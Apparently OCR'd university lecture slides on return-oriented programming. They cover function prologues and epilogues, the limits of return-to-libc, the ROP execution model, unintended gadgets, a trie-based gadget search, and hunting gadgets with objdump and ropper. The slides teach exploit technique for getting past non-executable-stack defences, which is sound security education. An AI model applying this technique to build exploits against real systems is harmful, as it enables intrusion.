
Return-oriented Programming

Recall: Function Prologue




Initial state:
The caller pushes args
and return address

`push ebp`

`mov ebp, esp`

`sub esp, <N>`


Recall: Function Epilogue



With `ret` instruction, the next instruction to be executed depends on a value in the stack

Return-to-libc: Recap

- Bypasses the X^W (NOEXEC) defenses
- No need to inject code to the stack!



Return-to-libc: Limitations

- The attacker cannot execute arbitrary code!
  - All-or-nothing functions

- It depends on functions that exist in `libc`
  - Proposals to remove `system` function

Return-oriented Programming (ROP)

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Return-oriented Programming (ROP)

```
ef ff 0a ab d0 00 01 c3 02 23 fd de ad be ef ea ab 40
...
6a 09 9a 6b 3e ee cc ed c0 10 d2 c3 00 00 02 99 11 21
```

```
ff 0a ab 02 23 fd cc ed c0
```


A new payload

Return-oriented Programming (ROP)

- A generalization to return-to-libc
- Doesn't need to call a function
  - Is not affected by `libc` modifications
- Based on *unintended instruction sequences*
  - Is not affected by compiler/assembler modifications
- Turing-complete language
  - Can execute any logic


Traditional Execution Model

- A special register called IP:
  - Points to the **next instruction** to be fetched and executed
- Automatically incremented
- If we change IP → we change the program flow!



ROP Execution Model

- Each entry is a location/address to an instruction sequence
- `esp` points to the **next location** to be executed/fetched
- `esp` is not automatically incremented
- We use `ret` to increment `esp`
  - Each sequence should end with a `ret`
- If we change `esp` → we change the program flow!



ROP Gadget

- Short sequence of instructions
- Can be located in the exec. region of the program
- A ROP Gadget is not special when is executed in isolation
  - But executing sequence of gadgets can form any code we want!

```
mov ebx, eax
ret
```

- They are *unintended*
  - The assembler/compiler didn’t mean to put them this way

Unintended ROP Gadgets: Example

```
mov [ebp-44], 0x00000001      C7 45 d4 01 00 00 00
test edi, 0x00000007          F7 C7 07 00 00 00
setnz BYTE [ebp-61]           0f 95 45 C3
```

A new Gagdet!

```
add bh, dh
mov edi, 0x0f000000
xchg eax, ebx
inc ebp
ret
```

Searching for ROP Gadgets

- Uses a trie to store found gadgets in a binary
  - Any suffix of an inst. seq. is also a valid sequence
  - The frequency of an instruction doesn't matter
- Any code location has a `ret` is a potential ROP gadget

1. Start the search *backward* from a `0xc3` instruction (i.e., `ret`)
2. If a *valid instruction* is found → Add it to the trie
3. Continue the search from that instruction

Manual Gadget Hunting


```
objdump -d -M intel <binary>  | grep -B 2 ret
```

```
ropper
```

Automated Gadget Hunting

- ROPGadget…

Start the Attack




Start the Attack

- We need to control esp
- Rewrite the Stack:
  - How?
- Move the Stack
  - E.g., the Frame Pointer overwrite attack!

